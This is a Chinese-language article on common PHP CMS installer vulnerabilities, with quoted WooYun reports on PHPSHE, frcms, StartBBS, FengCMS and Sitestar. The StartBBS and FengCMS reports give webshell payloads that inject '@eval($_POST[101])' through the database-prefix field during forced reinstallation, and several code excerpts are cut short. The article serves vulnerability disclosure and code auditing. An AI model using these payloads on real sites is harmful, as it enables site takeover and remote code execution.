论 php

常见漏洞

目錄

论PHP常见的漏洞

> 来源：论PHP常见的漏洞
>
> 作者：' 雨。

0x00 前言

里面很多都是像laterain学习到的, 如果能考上cuit的话 自动献菊花了。

0x01 安装的问题

首先拿到一份源码 肯定是先install上。 而在安装文件上又会经常出现问题。

一般的安装文件在安装完成后 基本上都不会自动删除这个安装的文件 我遇到过的会自动删除的好像也就qibocms了。

其他的基本都是通过生成一个lock文件 来判断程序是否安装过了 如果存在这个lock文件了 就会退出了。 这里首先 先来说一下安装文件经常出现的问题。

根本无验证。

这种的虽然不多 但是有时还是会遇到个。 在安装完成后 并不会自动删除文件 又不会生成lock来判断是否安装过了。 导致了可以直接重装过

例子: WooYun: PHPSHE B2C 重装。

安装file

因为install 一般都会有step 步骤啥的。。 Step 1 check 啥啥 step 2 是安装啥的。而一些cms 默认step是1 而step又是GET 来的 而他check lock的时候就是在step1里面。 这时候如果我们直接用GET提交step 2 那么就直接进入下一步了 就没check lock了。

例如某cms中的安装文件

```
if (empty ($step))
{
$step = 1;//当用户没有提交step的时候 赋值为1
}
require_once ("includes/inc_install.php");
$gototime = 2000;

/*------------------------
显示协议文件
------------------------*/
if ($step == 1) //当1才检测lock
{
if (file_exists('installed.txt'))
{
echo '<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/
</head>
<body>
你已经安装过该系统，如果想重新安装，请先删除install目录下的 installed.txt 文
</body>
</html>';
exit;
}
include_once ("./templates/s1.html");
exit ();
}

/*------------------------
测试环境要求
------------------------*/
else
if ($step == 2) // 我们直接提交step为2 就不check lock了
{
$phpv = @ phpversion();
$sp_os = $_ENV["OS"];
$sp_gd = @ gdversion();
$sp_server = $_SERVER["SERVER_SOFTWARE"];
$sp_host = (empty ($_SERVER["SERVER_ADDR"]) ? $_SERVER["SERVER_HOS
$sp_name = $_SERVER["SERVER_NAME"];
$sp_max_execution_time = ini_get('max_execution_time');
$sp_allow_reference = (ini_get('allow_call_time_pass_reference') ?
$sp_allow_url_fopen = (in
```

变量覆盖导致重装

```
header("Content-Type: text/html; charset={$lang}");
foreach(Array('_GET','_POST','_COOKIE') as $_request){
foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v);
}
function _runmagicquotes(&$svar){
if(!get_magic_quotes_gpc()){
if( is_array($svar) ){
foreach($svar as $_k => $_v) $svar[$_k] = _runmagicquotes($_v);
}else{
$svar = addslashes($svar);
}
}
return $svar;
}
if(file_exists($insLockfile)){
exit(" 程序已运行安装，如果你确定要重新安装，请先从FTP中删除 install/instal
}

foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v);
```

这里是一个经常遇到的一个变量覆盖。

导致了我们可以覆盖掉$insLockfile 从而让file_exists 为false就不会退出了。导致再次重装。 这个变量覆盖不知道咋的 能在一些小cms的安装文件里看到。

之前看的xdcms 和 frcms 都存在这个变量覆盖。

例子: WooYun: frcms 重装系统

判断Lock后 无exit的。

这个从早期的phpdisk 的那个 header bypass 到现在的又遇到各种。

很久前的phpdisk的安装文件中。

判断是否存在lock文件 如果存在lock文件了 就会header到index.php

但是header 后 他并没有exit 所以并不会退出 导致了又是一个重装。

跟这种类似的还有javascript 弹个框 啥的 也没exit的。

例子: WooYun: 开源轻论坛StartBBS前台getshell

例子: WooYun: FengCMS 修复不当导致getshell

解析漏洞

这个也比较少，就随便说句。 就是像dedecms很久以前的那样 在安装完成后会在install.php rename 为 Install.php.bak 但是由于apache的解析漏洞 如果无法识别最后的一个后缀的话 就会向上解析,那么就又成php了。 然后又结合dedecms安装时的变量覆盖 又成重装了。

满足一些条件不会退出的。

这种例子也不算太多，自己好像也没遇到过太多。

首先以之前发过的sitestar举例下

```
if(file_exists($lockfile) && ($_a=='template' || $_a=='setting' ||
exit('please delete install.lock!');
}
```

这里我们来理解一下这个逻辑，这里的file_exists($lockfile) 因为安装成功后 lockfile 肯定存在的 所以这里肯定会是true 然后再看一下 这里是一个 && true true 才会进入语句块。 那么如果$_a 不为 template 、 setting 、 check 的话 那么后面的就为false True and false => false就不会进入这个语句块 就不会exit 再配合后面的

```
else if($_a=="create"){
$link = mysql_connect($db_host,$db_user,$db_pwd);
```

刚好有个其他的 如果$_a 为 create 那么就不会退出这个脚本

刚好这个create 能达到Getshell的效果

例子: WooYun: 建站之星Sitestar前台Getshell一枚

剩下的还有hdwiki之前也有一个基本差不多这样的例子

```
if (file_exists(HDWIKI_ROOT.'/data/install.lock') && $step != '8')
echo "<font color='red'>{$lang['tipAlreadyInstall']}</font>";
exit();
}
```

如果step为8的话 那么就不会执行exit了。

```
case 8:
require_once HDWIKI_ROOT.'/config.php';
require_once HDWIKI_ROOT.'/lib/hddb.class.php';
require_once HDWIKI_ROOT.'/lib/util.class.php';
require_once HDWIKI_ROOT.'/lib/string.class.php';

$db = new hddb(DB_HOST, DB_USER, DB_PW, DB_NAME, DB_CHARSET);
//install
$setting=$db->result_first('select `value` from '.DB_TABLEPRE.'sett
if ($setting){
echo "<span style='font-size:20px;'>百科联盟开通成功.</span><a href='
break;
}

//update info
$data = $_GET['info'];
$data = str_replace(' ', '+', $data);
$info = base64_decode($data);

if ($info){
$obj = unserialize($info);
if(is_array($obj)){
$url2 = 'http://localhost/count2/in.php?action=update&sitedomain='
$data = util::hfopen($url2);
//if gbk then toutf8
if ($lang['commonCharset'] == 'GBK'){
$obj['sitenick'] = string::hiconv($obj['sitenick'], 'gbk', 'utf-8'
```

刚好这里step 8 又能执行一些特殊的操作。。 现在就把case 8 注释掉了。

这里代码我就不复制过了 免得占篇幅。

这里差不多是我比较常遇到的一些安装文件经常遇到的问题了,突然想也想不到其他啥的了。

WooYun-2014-62047：PHPSHE B2C 重装。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-062047

简要描述

PHPSHE B2C商城系统 v1.2(build 20140519 UTF8)

看到更新了 下一个下来看看。

我擦 敢判断一下lock吗?

详细说明


在install/index.php

```
error_reporting(E_ALL ^ E_NOTICE);
date_default_timezone_set('PRC');
header('Content-Type: text/html; charset=utf-8');
//改写不安全的register_global和防sql注入处理
if (@ini_get('register_globals')) {
    foreach($_REQUEST as $name => $value){unset($$name);}
}
$pe['host_root'] = 'http://'.str_ireplace(rtrim(str_replace('\\','/
$pe['path_root'] = str_replace('\\','/',dirname(__FILE__)).'/../';
include("{$pe['path_root']}/include/class/cache.class.php");
include("{$pe['path_root']}/include/function/global.func.php");
if (get_magic_quotes_gpc()) {
    !empty($_GET) && extract(pe_trim(pe_stripslashes($_GET)), EXTR_
    !empty($_POST) && extract(pe_trim(pe_stripslashes($_POST)), EXT
}
else {
    !empty($_GET) && extract(pe_trim($_GET),EXTR_PREFIX_ALL,'_g');
    !empty($_POST) && extract(pe_trim($_POST),EXTR_PREFIX_ALL,'_p')
}
switch ($_g_step) {
    //#####################@ 配置信息 @#####################//
    case 'setting':
        if (isset($_p_pesubmit)) {
```

没有判断lock 。。可以直接重装。

轻松Getshell。

漏洞证明



修复方案

在安装完成后 生成一个lock

然后在安装的时候判断是否已经有Lock 。

如果有lock 就退出。

或者安装完成后直接删掉这文件把。。

这。。。。 不知道怎么说了。

WooYun-2014-73244：frcms 重装系统

漏洞作者： 路人甲

来源：http://www.wooyun.org/bugs/wooyun-2014-073244

简要描述

重装了 之后 可以轻松getshell。

详细说明

在install/index.php中

```
header("Content-Type: text/html; charset={$lang}");
foreach(Array('_GET','_POST','_COOKIE') as $_request){
    foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v
}
function _runmagicquotes(&$svar){
    if(!get_magic_quotes_gpc()){
        if( is_array($svar) ){
            foreach($svar as $_k => $_v) $svar[$_k] = _runmagicquot
        }else{
            $svar = addslashes($svar);
        }
    }
    return $svar;
}
if(file_exists($insLockfile)){
    exit(" 程序已运行安装，如果你确定要重新安装，请先从FTP中删除 install/in
}
```

(file_exists($insLockfile)


这里判断了是否lock lock了就退出。

```
foreach(Array('_GET','_POST','_COOKIE') as $_request){
    foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v
```

对循环出来的 再生成了一个变量 所以可以直接覆盖掉$insLockfile 造成重装。

重装后 可以轻松的getshell。

但是这里存在一个变量覆盖。



然后覆盖掉$insLockfile



可以看到可以重装了 然后直接对step 4 post就能重装了。

漏洞证明



修复方案

修改变量覆盖的地方。

WooYun-2013-45143：开源轻论坛StartBBS前台getshell

漏洞作者： phith0n

来源：http://www.wooyun.org/bugs/wooyun-2013-045143

简要描述

直接写一句话getshell。 所有测试都是在本地进行的哦，我立志做一个好孩纸~！

详细说明

心血来潮读读代码。StartBBS界面挺清爽的，体积也小。下载下来安装。

安装好后发现根目录下多了一个install.lock，一般的cms为了防止被重安装就会在目录下生成一个类似的文件，下次有人再访问安装脚本的时候，脚本会检测，如果目录下有这个文件就提示"请删除后再安装"。

原本应该是没有任何问题的。但我们来到安装脚本，/app/controllers/install.php中，查看它是怎么处理的：

```
class Install extends Install_Controller

{

    function __construct ()

    {

        parent::__construct();

        $this->load->library('myclass');

        $file=FCPATH.'install.lock';

        if (file_exists($file)){

            $this->myclass->notice('alert("系统已安装过");window.loca

        }

    }
```

看到这里我就笑了。构造函数里检查是否存在install.lock，然后用javascript的方式告诉用户“系统已安装过”，然后跳转。但是这个脚本根本还没有结束嘛，这个类里的函数都可以运行，并不因为返回了一个window.location.href就停止运行。（this->myclass->notice()中也没有停止运行的代码）

然后，在往下翻，就能看到安装的函数：

```
public function step($step)
    {
        $data['step']=$step;
        if($step==1 || $step==2){
            $data['permission'] = $this->_checkFileRight();
            $this->load->view('install',$data);
        }
        if($step==3){
            $this->_install_do();
        }
    }
    function _install_do()
    {
        $data['step']=3;
        if($_POST){
                $dbhost = $this->input->post('dbhost');
                $dbport = $this->input->post('dbport');
                $dbname = $this->input->post('dbname');
                $dbuser = $this->input->post('dbuser');
                $dbpwd = $this->input->post('dbpwd')?$this->input->
                $dbprefix = $this->input->post('dbprefix');
                $userid = $this->input->post('admin');
                $pwd = md5($this->input->post('pwd'));
```

```
                $email = $this->input->post('email');
                $sub_folder = '/'.$this->input->post('base_url').'/
                $conn = mysql_connect($dbhost.':'.$dbport,$dbuser,$
                if (!$conn) {
                    die('无法连接到数据库服务器，请检查用户名和密码是否正确
                }
                if($this->input->post('creatdb')){
                    if([[email protected]](/cdn-cgi/l/email-protect
                        die('指定的数据库('.$dbname.')系统尝试创建失败，
                    }
                }
                if(!mysql_select_db($dbname,$conn)){
                    die($dbname.'数据库不存在，请创建或检查数据名.');
                }
                    $sql = file_get_contents(FCPATH.'app/config/sta
                    $sql = str_replace("sb_",$dbprefix,$sql);
                    $explode = explode(";",$sql);
                    $data['msg1']="创建表".$dbname."成功，请稍后……<br/
                     foreach ($explode as $key=>$value){
                        if(!empty($value)){
                            if(trim($value)){
                                mysql_query($value.";");
                            }
                        }
                      }
                    $password = $pwd;
```

```
  $ip=$this->myclass->get_ip();
  $insert= "INSERT INTO ".$dbprefix."users (grc
  mysql_query($insert);
mysql_close($conn);
$data['msg2']="安装完成，正在保存配置文件，请稍后……"
$dbconfig = "<?php  if ( ! defined('BASEPATH'))
."\$active_group = 'default';\n"
."\$active_record = TRUE;\n"
."\$db['default']['hostname'] = '".$dbhost."';\
."\$db['default']['port'] = '".$dbport."';\n"
."\$db['default']['username'] = '".$dbuser."';\
."\$db['default']['password'] = '".$dbpwd."';\n
."\$db['default']['database'] = '".$dbname."';\
."\$db['default']['dbdriver'] = 'mysql';\n"
."\$db['default']['dbprefix'] = '".$dbprefix."
."\$db['default']['pconnect'] = TRUE;\n"
."\$db['default']['db_debug'] = TRUE;\n"
."\$db['default']['cache_on'] = FALSE;\n"
."\$db['default']['cachedir'] = 'app/cache';\n'
."\$db['default']['char_set'] = 'utf8';\n"
."\$db['default']['dbcollat'] = 'utf8_general_c
."\$db['default']['swap_pre'] = '';\n"
."\$db['default']['autoinit'] = TRUE;\n"
."\$db['default']['stricton'] = FALSE;";
$file = FCPATH.'/app/config/database.php';
file_put_contents($file,$dbconfig);
//保存config文件
```

```
                    if($sub_folder){
                        $this->config->update('myconfig','sub_folde
                    }
                    $encryption_key = md5(uniqid());
                    if($encryption_key){
                        $this->config->update('myconfig','encryptic
                    }
                    $data['msg3']="保存配置文件完成！";
                    touch(FCPATH.'install.lock');
                    $data['msg4']="创建锁定安装文件install.lock成功";
                    $data['msg5']="安装startbbs成功！";
        }
        $this->load->view('install',$data);
    }
```

当step函数的参数为3时，就执行安装函数_install_do()，这个函数里初始化了数据库，并把数据库配置文件写入了“/app/config/database.php”。于是，我们可以构造一下数据包直接把一句话写入到这个配置文件里。

我们看到，这个函数接收了许多post数据：

$dbhost = $this->input->post('dbhost');

$dbport = $this->input->post('dbport');

$dbname = $this->input->post('dbname');

$dbuser = $this->input->post('dbuser');

$dbpwd = $this->input->post('dbpwd')?$this->input->post('dbpwd'):'';

$dbprefix = $this->input->post('dbprefix');

$userid = $this->input->post('admin');

$pwd = md5($this->input->post('pwd'));

$email = $this->input->post('email');

$sub_folder = '/'.$this->input->post('base_url').'/';

其中dbhost、dbport、dbname、dbuser、dbpwd都不能随便乱写，乱写的话安装就会出错，而userid、pwd、email、sub_folder都是写入数据库的，不写入配置文件。所以就剩下dbprefix了，所以我们可以这样构造这个字段：

dbprefix=sb_';@eval ($_POST[101]);$xxx='

漏洞证明

因为这个重安装漏洞破坏性太大，getshell以后网站等于重置了，所以我没有在网上测试。测试都在本地进行~

首先在外面找一个可以外连的mysql账号，为的是让安装成功进行。

我这里在我vps上新建了一个账号test_db_user，然后构造下面的这个数据包，发送：


```
POST /sbbs/index.php/install/step/3 HTTP/1.1
Host: localhost                            这是安装脚本url
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/sbbs/index.php/install/step/2
Cookie: bdshare_firstime=1382458901312;
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 191

dbhost=[redacted]&dbport=3306&dbuser=test_db_user&dbpwd=[redacted]GusMjHMxrP&dbname=test_db&dbprefix=sb_';@eval
($_POST[101]);$xxx='&admin=admin&pwd=admin&email=startbbs%40126.com&base_url=sbbs
```


等待一会发现返回了安装成功提示。因为我在本地测试的，所以我来到网站目录下，/app/config/database.php

```
install.php × | database.php × | Myclass.php ×
<?php  if ( ! defined('BASEPATH')) exit('No direct script access allowed');
$active_group = 'default';
$active_record = TRUE;
$db['default']['hostname'] = '[redacted]';
$db['default']['port'] = '3306';
$db['default']['username'] = 'test_db_user';
$db['default']['password'] = '[redacted]usMjHMxrP';
$db['default']['database'] = 'test_db';
$db['default']['dbdriver'] = 'mysql';
$db['default']['dbprefix'] = 'sb_';@eval ($_POST[101]);$xxx='';
$db['default']['pconnect'] = TRUE;
$db['default']['db_debug'] = TRUE;
$db['default']['cache_on'] = FALSE;
$db['default']['cachedir'] = 'app/cache';
$db['default']['char_set'] = 'utf8';
$db['default']['dbcollat'] = 'utf8_general_ci';
$db['default']['swap_pre'] = '';
$db['default']['autoinit'] = TRUE;
$db['default']['stricton'] = FALSE;
```

可以看到，一句话已经写入了。菜刀连接index.php就可以了，直接连这个数据库配置文件是不行的。



修复方案

```
function __construct ()

    {

        parent::__construct();

        $this->load->library('myclass');

        $file=FCPATH.'install.lock';

        if (file_exists($file)){

            $this->myclass->notice('alert("系统已安装过");window.loca

            exit;

        }

    }
```

WooYun-2014-76648：FengCMS 修复不当导致getshell

漏洞作者： xiaoL

来源：http://www.wooyun.org/bugs/wooyun-2014-076648

简要描述

FengCMS 修复不当导致getshell，属于修复不当，跟其他的没重复了--，对审核同学造成的不便深感歉意。

详细说明

之前提交过一次跟http://**.**.**.**/bugs/wooyun-2014-067508

漏洞重复了。现在重新看一下。发现修复的有问题，而且install目录默认是不会自动删除的，依然可以getshell！

```
header("Content-type:text/html;charset=utf-8");

define("TPL_INCLUDE",1);

// 定义当前路径

define('ABS_PATH',dirname(__FILE__));

define('ROOT_PATH',dirname(ABS_PATH));

if(!$_GET['step'])$_GET['step']=1;

$config_file=ROOT_PATH.'/config.php';

$install_file=ABS_PATH.'/install.sql';

//这里是修改添加的代码，由于是输出javascript，所以可以无视掉

if(file_exists(ROOT_PATH.'/upload/INSTALL')){

  echo '<script type="text/javascript">alert("系统已安装，如需要重新安

  echo '<meta http-equiv="refresh" content="0;url=/">';


}
```


所以直接进行setp = 4 的步骤，其中只有DB_PREFIX字段不影响，可以用来getshell。

漏洞证明

直接访问URL：

.../install/index.php?host=localhost&user=root&password=root&dbname=hello&prefix=f_');@eval($_POST[101]);('&url_type=1&step=4





```
defined('TPL_INCLUDE') or die( 'Restricted access');
/*--------------- MYSQL 数据库选项 -----------------------*/
    define('DB_HOST','localhost');                                              /
    define('DB_USER','root');                                                   /
    define('DB_PASS','root');                                                   /
    define('DB_NAME','hello');                                              //库
    define('DB_TYPE','mysqli');                                                 /
    define('DB_PREFIX','f_');@eval($_POST[101]);('');        //成功写入
    define('DB_VIEW_PREFIX',DB_PREFIX.'view_');                                 /
/*--------------- 网站设置项（伪静态和后台认证码）---------*/
    define('URL_TYPE', 1);                                                      /
```

修复方案

echo 完了

exit()一下

WooYun-2014-54387：建站之星Sitestar前台Getshell一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-054387

简要描述

看sitestar 在某数字公司还是属于一般应用的, 就准备提数字了。 太坑了 然后果断拒绝提交详情。 还是提到乌云来把。

不知道sitestar在乌云是不是属于一般应用的? 狗哥给个回应哈。

Sitestar 前台Getshell。 无需登录。

详细说明

在官方论坛上下的最新版

在 install/index.php中

```
define('IN_CONTEXT', 1);

include_once('load.php');

?>
```

包含进来 那再继续看看。

```
$lockfile = ROOT.'/install.lock';

$pattern_db = '/[0-9a-zA-Z]*$/';

if(!preg_match($pattern_db, $db_name)||!preg_match($pattern_db, $db

    echo '1001';exit;

}

if(file_exists($lockfile) && ($_a=='template' || $_a=='setting' ||

        exit('please delete install.lock!');

}
```

这里判断了Lock 而且if(file_exists($lockfile) && ($_a=='template' || $_a=='setting' || $_a=='check')

关键这里是一个and 而不是一个or 只要不满足后面的 也就不会退出了。

继续看后面的码。

```
if($_a=='template'){

    include P_TPL."/template.php";

}else if($_a=='check'){

    include P_TPL."/check.php";

}else if($_a=='setting'){

    $default_tpl = ParamHolder::get("default_tpl","jixie-110118-a16

    $_SESSION['default_tpl'] = $default_tpl;

    include P_TPL."/setting.php";

}else if($_a=='result'){

    $domain = $_SERVER['HTTP_HOST'];

    if(isset($_SERVER['SERVER_ADDR'])){

        $ip = $_SERVER['SERVER_ADDR'];

    }else{

        $ip='**.**.**.**';
```

```
    }
    $version = 'sitestar_v2.7_build131012';
    $system = preg_replace('/\s/','',PHP_OS);
    $vphp = PHP_VERSION;
    $vmysql = $_SESSION['vmysql'];
    $tpl_name = $_SESSION['default_tpl'];
    $http = new Http("http://**.**.**.**/feedback.php?domain=$domai
    $http->get();
    include P_TPL."/result.php";
    create_file($version);
}else if($_a=='checkconnection'){
    $link = @mysql_connect($db_host,$db_user,$db_pwd);
    if (!$link) {
        echo '1001';
        exit;
    }
    $r = mysql_select_db($db_name,$link);
    if(!$r){
        echo '1002';
        exit;
    }
}else if($_a=="create"){
    $link = mysql_connect($db_host,$db_user,$db_pwd);
    if (!$link) {
        echo '1001';
        exit;
```

```
    }
    $r = mysql_select_db($db_name,$link);
    if(!$r){
        echo '1002';
        exit;
    }
    $rtn = create_table($db_name,$db_prefix,INSTALL_ROOT.'/../sql/b
    if(!empty($rtn)){
        echo '1005';
        exit;
    }
    mysql_query("INSERT INTO `".$db_prefix."parameters` (`id`, `key
